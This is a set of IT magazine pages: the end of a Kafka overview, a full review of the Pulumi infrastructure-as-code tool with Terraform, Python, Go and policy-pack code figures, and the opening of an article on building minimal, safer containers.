That Kafka is a distributed system also has an effect on production operations. Kafka is more complex than plain vanilla messaging systems, and the hardware requirements are also completely different. For example, Apache ZooKeeper requires stable and low latencies. In return, the software processes large amounts of data (or small but critical business transactions) in real time and is highly available. This process not only involves sending from A to B, but also loosely coupled and scalable data integration of source and target systems with Kafka Connect and continuous event processing (stream processing) with Kafka Streams or ksqlDB.

In this article, I explained the basic concepts of Apache Kafka, but there are other helpful components as well:

- The REST proxy [7] takes care of communication over HTTP(S) with Kafka (producer, consumer, administration).
- The Schema Registry [4] regulates data governance; it manages and versions schemas and enforces certain data structures.
- Cloud services simplify the operation of fully managed serverless infrastructures, in particular, but also of platform-as-a-service offerings.

Apache Kafka version 3.0 will remove the dependency on ZooKeeper (for easier operation and even better scalability and performance), offer fully managed (serverless) Kafka Cloud services, and allow hybrid deployments (edge, data center, and multicloud).

Two videos from this year's Kafka Summit [8] [9], an annual conference of the Kafka community, also offer an outlook on the future and a review of the history of Apache Kafka. The conference took place online for the first time in 2020 and counted more than 30,000 registered developers. ■

Info

[1] Apache Kafka: [https://kafka.apache.org]

[2] Domain-driven design: [https://www.confluent.io/blog/microservices-apache-kafka-domain-driven-design]

[3] Kafka Connect: [https://docs.confluent.io/current/connect/userguide.html]

[4] Confluent Schema Registry: [https://docs.confluent.io/current/schema-registry/index.html]

[5] Kafka Streams: [https://kafka.apache.org/documentation/streams/]

[6] ksqlDB: [https://ksqldb.io]

[7] REST proxy: [https://github.com/confluentinc/kafka-rest]

[8] Kafka trends: [https://www.youtube.com/watch?v=eRc4SWa6lvo]

[9] Kafka future: [https://www.youtube.com/watch?v=PRHGymrzGxg]

Pulumi multicloud orchestrator


Fluent

Pulumi promises a unified interface and surface for orchestrating various clouds and Kubernetes. By Martin Loschwitz

The idea of populating all clouds with the same templates has remained a pipe dream until now. Although some services offer a compatibility interface for templates from Amazon Web Services (AWS), it being the industry leader, my experience suggests you should not rely on it. Admins are faced with the major dilemma of theoretically having to learn how to use the orchestration tools for various clouds and maintain their own templates (see "The Nebulous Cloud" box). Tools like Terraform (Figure 1) promise to avoid exactly that.
One relatively new player in the field of these tools is Pulumi. It differs significantly from other tools in that it uses known programming languages instead of its own declarative syntax. So, how does it work, and what does the admin get out of it?

Infrastructure as Code

Pulumi's central promise is infrastructure as code (IaC). Admins provide their virtual infrastructures in the form of code, and Pulumi makes sure that the virtual resources run as desired on the target platform. In itself, this is not a groundbreaking feature, because other multicloud orchestrators like Terraform can do this, too. What Pulumi advertises as a unique killer feature is that it has not invented a new scripting language but relies on proven programming languages. What exactly can admins look forward to?



```
terraform {
  required_version = ">= 0.12"
}

provider "aws" {
  region = var.aws_region
}

data "aws_region" "current" {}

data "aws_caller_identity" "current" {}

resource "aws_elasticsearch_domain" "test" {
  domain_name           = var.domain
  elasticsearch_version = "7.1"
  cluster_config {
    instance_type = "r5.large.elasticsearch"
  }
  advanced_security_options {
    enabled                        = true
    internal_user_database_enabled = true
    master_user_options {
      master_user_name     = "test_master_user"
      master_user_password = "Barbarbarbar1!"
    }
  }
  encrypt_at_rest {
    enabled = true
  }
  domain_endpoint_options {
```

Figure 1: Terraform is considered the top dog when it comes to orchestration, but it comes with its own scripting language. Pulumi, on the other hand, relies on scripting languages that many admins already know.

The Nebulous Cloud

Admins and developers now use the “cloud” umbrella term to group an inhomogeneous mass of technical approaches and concepts that were not originally part of the cloud definition. Initially, a cloud was understood to be classic virtualization combined with an on-demand API that enabled self-service.

Today, the cloud industry is far more advanced. According to a general definition, today’s cloud also includes the ability to manage your own resources centrally and quickly. Logically, if one major IT trend is the cloud and another major trend is aiming for an ever-increasing level of automation, clearly the two factors will eventually converge.

In the context of the cloud, convergence also makes a great deal of sense. If you need a virtual environment comprising a network, a load balancer, several application servers, a database, public IP addresses, and the appropriate firewall rules, you can either configure all these services manually through the appropriate APIs, or you can use orchestration and describe the desired state of your setup in a template file. You then feed the file to the orchestration service of the respective cloud, which sets up the required resources on the fly. A single command is all it takes to completely wipe out a virtual environment, which is especially beneficial for people who have to create similar setups on a regular basis, such as developers.

The dependable thing about standards is that there are so many of them, and the subject of orchestration in the cloud is no exception. AWS has a dedicated service named CloudFormation for this task. Microsoft Azure and Google Cloud services can also be orchestrated. If private clouds such as OpenStack come into play, you’ll find corresponding interfaces there, as well. Then there is Kubernetes: If you want to operate corresponding workloads in AWS, you first have to tinker with the AWS resources and then run the resulting Kubernetes with the appropriate configuration. You certainly run into no shortage of interfaces.

If you take a look at other solutions (e.g., Terraform), you will see that they use a declarative scripting language. Usually, a markup language such as YAML or JSON lets you define the resources in a single file, which you then hand over to the orchestrator. The orchestrator evaluates the domain-specific language (DSL) file and interprets it accordingly. The disadvantage from the administrator’s point of view is that you have to learn and understand the declarative scripting language to work with the program.

Pulumi takes a different tack and instead relies on the syntax of existing scripting languages. For example, if you are familiar with Python (Figure 2), you can package the infrastructure in a Python script. Pulumi provides the appropriate classes for the different cloud providers, which can be imported in the usual way. If you don’t work with Python, you have a choice between TypeScript, JavaScript, Go (Figure 3), or C#. Pulumi supports all programming languages from the .NET framework, including VB and F#. Most developers will find a language in this potpourri that suits their taste.

To begin, you load the individual Pulumi modules into your IaC document according to the standard procedures for your choice of scripting language. Pulumi does not force admins to use a special environment for development work. Instead, your standard editor or standard development environment is used, with all the features that are otherwise available.

Nevertheless, Pulumi is a declarative tool. Once you have written your code, you call `pulumi up` at the command line to start the described infrastructure in the desired environment. In practice, Pulumi tries to balance the declarative approach of classic tools like Terraform with the well-known syntax of common programming languages.

Program, Project, Stack

If you are dealing with Pulumi for the first time, it is best to first familiarize yourself with its programming model. Here, three terms come to mind that need further clarification: the program, the project, and the stack. Each of these three elements has its own task within the Pulumi universe.


What Pulumi means when it refers to a program is more or less all the files that are written in a specific programming language and together form a logical unit. For example, if you write your own Python class for your Pulumi code, it would be part of the program in the Pulumi language.

The project is a little larger. It contains a program and the metadata needed for Pulumi. The `pulumi up` step assumes that working metadata for the respective program is available, so that Pulumi knows what to do.

Finally, the stack is a concrete incarnation of a project on a cloud platform. The stack state is reached when you have successfully started the infrastructure defined by Pulumi on a cloud platform and can use it.


Working with Pulumi

In theory, the idea behind Pulumi sounds great at first glance. Instead of learning a complex declarative



```
import pulumi
from pulumi_azure import core, storage

# Create an Azure Resource Group
resource_group = core.ResourceGroup("resource_group")

# Create an Azure resource (Storage Account)
account = storage.Account("storage",
    resource_group_name=resource_group.name,
    account_tier='Standard',
    account_replication_type='LRS')

# Export the connection string for the storage account
pulumi.export('connection_string', account.primary_connection_string)
~
~
```

Figure 2: A resource declaration for Pulumi can be written in Python to create a storage account in Azure.



```
package main

import (
    "github.com/pulumi/pulumi-azure/sdk/v3/go/azure/core"
    "github.com/pulumi/pulumi-azure/sdk/v3/go/azure/storage"
    "github.com/pulumi/pulumi/sdk/v2/go/pulumi"
)

func main() {
    pulumi.Run(func(ctx *pulumi.Context) error {
        // Create an Azure Resource Group
        resourceGroup, err := core.NewResourceGroup(ctx, "resourceGroup", &core.ResourceGroupArgs{
            Location: pulumi.String("WestUS"),
        })
        if err != nil {
            return err
        }

        // Create an Azure resource (Storage Account)
        account, err := storage.NewAccount(ctx, "storage", &storage.AccountArgs{
            ResourceGroupName:      resourceGroup.Name,
            AccountTier:            pulumi.String("Standard"),
            AccountReplicationType: pulumi.String("LRS"),
        })
        if err != nil {
            return err
        }

        // Export the connection string for the storage account
        ctx.Export("connectionString", account.PrimaryConnectionString)
        return nil
    })
}
```

Figure 3: This example performs the same task as the Python example in Figure 2 but is written in Go.


script language, you draw on the skills you already have from working with other programming languages. Indeed, this is one advantage of Pulumi compared with other solutions such as Terraform. However, from the administrator's or developer's point of view, this advantage should not be rated too highly. Even though Pulumi supports the use of well-known programming and scripting languages, you will still need to read a mass of documentation.

The ability to use well-known scripting languages only makes your job easier in the sense that you can work with a familiar syntax. However, if you have a Python program that is intended to start an instance in AWS, you still need to call the appropriate functions to do so. Pulumi does not abstract the cloud APIs from the program so radically at this point that you could rely on uniform commands for different cloud platforms. In concrete terms, this means that if you want to start a new instance in AWS, for example, you can do so in Go, Java, or one of the other supported scripting languages. However, you do have to deal with how the present task can be solved with the Pulumi modules for the various clouds, and to do so, you need to understand how the Python *pulumi_aws* module, which provides the corresponding functions, works. Because *pulumi_aws* is specific to Pulumi, you have to deal with its syntax, which is all the more true if different workloads are to be set up in different environments with Pulumi. Not only do you need to understand how Pulumi's AWS modules work, but also how to use the modules for the other clouds.

To avoid misunderstandings: The Pulumi feature set is clearly oriented to the standards of the market. Other solutions such as Terraform do not fully abstract the respective cloud platform but have different modules for different environments. You have to use these when defining the resources, just as in Pulumi. The only difference is that, in Pulumi, you can use a syntax you already know from your previous work. Whether this really saves as much time as the developers claim in their documentation seems questionable.

From Program to Project

What does working with Pulumi look like from the administrator's point of view? First, you need to install Pulumi, but this is not complicated: For Linux systems, the manufacturer offers a downloadable shell script [1] that you call locally. The only required binary, `pulumi`, is then stored in your home directory. The script automatically extends the `PATH` variable to include the location of the binary file.



Type	Name ↑	Status
pulumi:providers:gcp	default	
gcp:container:Cluster	helloworld	
pulumi:providers:kubernetes	helloworld	
kubernetes:core:Namespace	helloworld	
kubernetes:apps:Deployment	helloworld	
kubernetes:core:Service	helloworld	

Figure 4: The Pulumi service is a central component in the Pulumi stack and acts as a graphical control center. © Pulumi

Installing the program on other systems is a similarly relaxed experience. Pulumi is by no means Linux-specific. On macOS, it is included in the Homebrew collection [2], although the installation script for Linux that I mentioned earlier will also do the trick. For Windows, a separate installation wizard is available to help you install Pulumi on your system.

The Pulumi Service

At this point, Pulumi is almost ready for use – almost. Now you need to deal with a service that seems a bit strange at first glance: the Pulumi service `app.pulumi.com`, a centrally operated directory for Pulumi stacks of individual users (Figure 4). The manufacturer describes the Pulumi service as a kind of support for the administrator in managing their rolled-out setups: From here, various stack parameters can be changed or examined.

For the open source version of Pulumi, the manufacturer assumes that the app is centrally operated by the provider and remains free for personal use by the user. If you want to use the Pulumi service commercially, license costs are incurred, which I will discuss in detail later.

In the Enterprise version, it is also possible to run a separate instance of the Pulumi service locally, which is a particularly useful alternative if you do not want to pass on certain information (e.g., details of your own stacks and where they are rolled out) to third parties.

The remainder of this article assumes private use, for which Pulumi does not charge. However, you do have to create an account, because the first time `pulumi new` is called, the command-line tool tries to connect to the service and create a corresponding entry there. Single sign-on for Pulumi's hosted app service will work with a variety of providers; for example, you can use a GitHub account. Once the Pulumi account has been created, it's time to get started with the actual project.

First Project

In a freshly created directory, run the `pulumi new <Project>` command. After prompting you for the login credentials for Pulumi's App Service, a wizard launches to guide you through the most important steps of the setup and prompt you for various parameters. You can decide whether this is a project for AWS, what the credentials for the AWS account are, or in which AWS region the rollout will take place. Now, with your preferred scripting language, define the desired virtual environment such that it contains all the necessary components. Once the project meets your requirements, the next step is deployment. The

```
pulumi up
```

command handles all the necessary steps in the background. The App Service shows that the Pulumi service is far more powerful than it seems at first glance, because it, not the Pulumi binary on the developer's host, handles the communication with the respective cloud services in the background. Detouring by way of the Pulumi app does have some advantages: If a cloud vendor changes something in their APIs, end users do not necessarily have to update their binaries to use the new features.

As soon as the deployment of a stack from within a project is finished, Pulumi shows it as active, and you can use it. If the developer made a mistake or forgot something, the stack can be pushed into a black hole with

```
pulumi destroy
```

in the project's folder. All told, the Pulumi service proves to be a helpful tool in everyday development work.

Supported Target Platforms

How Pulumi takes applications into the cloud is explained in sufficient detail in this article, but what clouds can you manage with Pulumi? Clearly the big hyperscalers will be part of the package: Pulumi not only supports AWS, Azure, and Google Cloud Platform but offers a massive feature set. AWS, for example, is just a roof under which hundreds of services now reside. Pulumi cannot address them all, but in a normal working day with AWS, admins are unlikely to worry about missing functionality. The same applies to Microsoft's Azure and Google's Cloud. Private solutions are far much less well supported. Pulumi has a resource provider (the name of the plugins that extend Pulumi with support for certain OpenStack features) for OpenStack. However, the provider is far removed from supporting all the features that modern OpenStack installations offer and is limited to rather basic support. Pulumi cannot handle the more complex tasks, perhaps because most users simply use Pulumi with the large providers and do not want to deal with additional problems that arise when using Pulumi with private clouds. For example, if you are using a private cloud that cannot be accessed over the Internet, you will inevitably need the Pulumi Enterprise version, so you can operate the Pulumi service locally. If you want to access the large public clouds, you will have no problems with the program; however, it is not suitable for private clouds.

Support for Kubernetes

In addition to genuine infrastructure-as-a-service offerings, Pulumi now also offers strong support for Kubernetes. Little wonder: Strictly speaking, Kubernetes is nothing more than a fleet orchestrator. However, the magic takes place one level higher than in the classic clouds. Kubernetes assumes that it has access to executable systems on which it can install its components and operate containers. A tool like Pulumi would be difficult to imagine without support for Kubernetes; therefore, the developers integrated precisely this function into their software. However, the Pulumi service must be able to communicate with the Kubernetes API for the deployment to work. If the Kubernetes instance can only be reached over a local connection, a local Pulumi service is again needed, which requires the Enterprise version of the product.

Policy as Code

The Pulumi developers draw particular attention to one feature in terms of security, and the product has a kind of unique selling point: Policy as code is the main focus of the Pulumi CrossGuard product.

The narrative goes something like this: Individual developers should not have to ask for resources or manual approval from the manager for every Kubernetes cluster they want to start, because that would lead to enormous administrative overhead. However, administrators should not be able to do what they want on all cloud accounts of a company. An Amazon AWS instance in the appropriate configuration tends to burden your wallet to the extent of $1,000 or more per month. If an administrator's Pulumi project runs amok and starts virtual machines without anyone noticing, a rude awakening threatens at the end of the month in the form of a massive bill.

Pulumi therefore has the option to map a set of rules that provides different permissions for different developers – with the Enterprise version, only, for which you again need to put your money on the table; however, it opens a multitude of possibilities. Admins then have the option to define Policy Packs (Figure 5), which contain a set of rules or several related sets of rules that assign different authorizations to different users.

In Policy Packs, granular permissions can be set at the API level of each cloud vendor down to the individual API call, including the parameters for each. For example, if an administrator is only to be allowed to start instances of a specific flavor on AWS, the Policy Pack provides a switch for this. Policy Packs also provide on-demand restrictions for where admins can start specific workloads. For example, if you want to run an unimportant workload on AWS, but only on cheap instances, it would be better to rule out Amazon's high-end data center in Frankfurt for the workload.

In addition to hard prohibitions, Policy Packs also provide warnings. If an admin uses certain services in a public cloud, Pulumi can display a note for the individual case that warns of financial or technical risks.


Practically, the policies also use well-known programming languages, so they are implemented like all other programs in Pulumi. The downside is that you have to choose the corresponding descriptions and keywords for the individual scripting languages from the documentation and practice with them before you can create and use Policy Packs in a meaningful way.

Differences from Terraform

How does Pulumi perform compared with its direct competitor (and top dog) Terraform, and where do the similarities and differences lie?

First, you have to learn a declarative scripting language in Terraform: the HashiCorp configuration language (HCL), a domain-specific language (DSL). Second, certain constructs like loops, functions, and classes are not available. You will also look in vain for a counterpart to the Pulumi service in Terraform. Instead of communicating with a central service, Terraform creates local state files, which it leaves to the administrator to manage.

Pulumi offers various automation features that are completely missing in Terraform. If you use the Prometheus



```
# The validation function is called before each resource is created or updated.
# In this case, the rule only applies to S3 buckets and reports a violation if the
# acle is "public-read" or "public-read-write".
def s3_no_public_read_validator(args: ResourceValidationArgs, report_violation: ReportViolation):
    if args.resource_type == "aws:s3/bucket:Bucket" and "acl" in args.props:
        acl = args.props["acl"]
        if acl == "public-read" or acl == "public-read-write":
            report_violation(
                "You cannot set public-read or public-read-write on an S3 bucket. " +
                "Read more about ACLs here: https://docs.aws.amazon.com/AmazonS3/latest/dev/acl-overview.html")

s3_no_public_read = ResourceValidationPolicy(
    # The name for the Policy must be unique within the Pack.
    name="s3-no-public-read",

    # The description should document what the Policy does and why it exists.
    description="Prohibits setting the publicRead or publicReadWrite permission on AWS S3 buckets.",

    # The enforcement level can be ADVISORY, MANDATORY, or DISABLED. An ADVISORY enforcement level
    # simply prints a warning for users, while a MANDATORY policy will block an update from proceeding, and
    # DISABLED disables the policy from running.
    enforcement_level=EnforcementLevel.MANDATORY,

    # The validation function, defined above.
    validate=s3_no_public_read_validator,
)

# Create a new Policy Pack.
PolicyPack(
    name="policy-pack-python",
    # Specify the Policies in the Policy Pack.
    policies=[
        s3_no_public_read,
    ],
)
~
~
~
```

Figure 5: You can create Policy rules for Pulumi in Python notation with the Pulumi Enterprise version only, which is available for a charge.

monitoring, alarming, and trending solution, for example, you can set up basic Pulumi integration right away. The tool integrates running stacks into the solution on request.

Pulumi Commercial

If you want to use Pulumi in a team, you need a Pulumi Team License. The Starter License is designed for three users, costs a moderate $50, and can be used to start 20 stacks. The Pro version for $75 provides access for up to 25 members, teams, and roles; unlimited stacks; and support during business hours.
If you choose the Enterprise package, the price is a matter of negotiation. The package then includes 24/7 support, policies-as-code, and an unlimited number of members in teams.
As already mentioned, the Pulumi service can be operated locally if you don't want it in the cloud. A detailed list of the functions associated with each level is provided by the manufacturer on its website [3].

Conclusions


I like the idea behind Pulumi. Anyone who has ever worked with Terraform and rummaged through its complex syntax may have wished they already had the skills it requires. Pulumi offers this possibility, even if not all of the learning overhead is eliminated. The author of a project still has to adjust to how individual classes or functions are called in Pulumi.
What is less pleasing is the relatively hard-wired tie-in to the Pulumi service. Although the tool can theoretically be used without this service, the practical benefits of the Pulumi service are quite clear. In commercial use, however, this also means that you will have to pay; although it is open source software, it is only free for personal use.
At the end of the day, Pulumi's pricing looks reasonable. Because the single-user license costs nothing, the solution can be put through its paces before you pay a single penny to the manufacturer. If you are looking for a tool for multicloud orchestration, Pulumi is definitely worth a look. ■

Info

[1] Pulumi installation script: [https://www.pulumi.com/docs/get-started/install/]
[2] Homebrew for macOS: [https://brew.sh]
[3] Pulumi Policy Packs: [https://www.pulumi.com/docs/get-started/crossguard/]

The Author

Martin Gerhard Loschwitz is Cloud Platform Architect at Drei Austria and works on topics such as OpenStack, Kubernetes, and Ceph.



Building sustainably safe containers

Build by Number

The basic container images on which you base your work can often be out of date. We show you how to solve this problem and create significantly leaner containers. By Konstantin Agouros

Among other things, my job involves developing applications in the field of network automation on the basis of the Spring Boot framework, which requires a running Java environment. At the same time, some infrastructure applications are required, such as DNS servers. Before containers existed, infrastructure services ran in minimal change root environments, containing only the necessary binaries (e.g., `chroot/named`), configuration files, and libraries. This setup reduced the number of potential attack vectors for exposed services. For example, an attempt by the attacker to call `/bin/sh` would fail because the environment would not have a shell.

Classical Docker build files, which use `FROM ubuntu` to include a complete Ubuntu environment, are the exact opposite of the approach just described. The resulting container is easier to debug because, for example, a shell is available. However, it is also far larger and less secure because an attacker could find and use the shell binary.

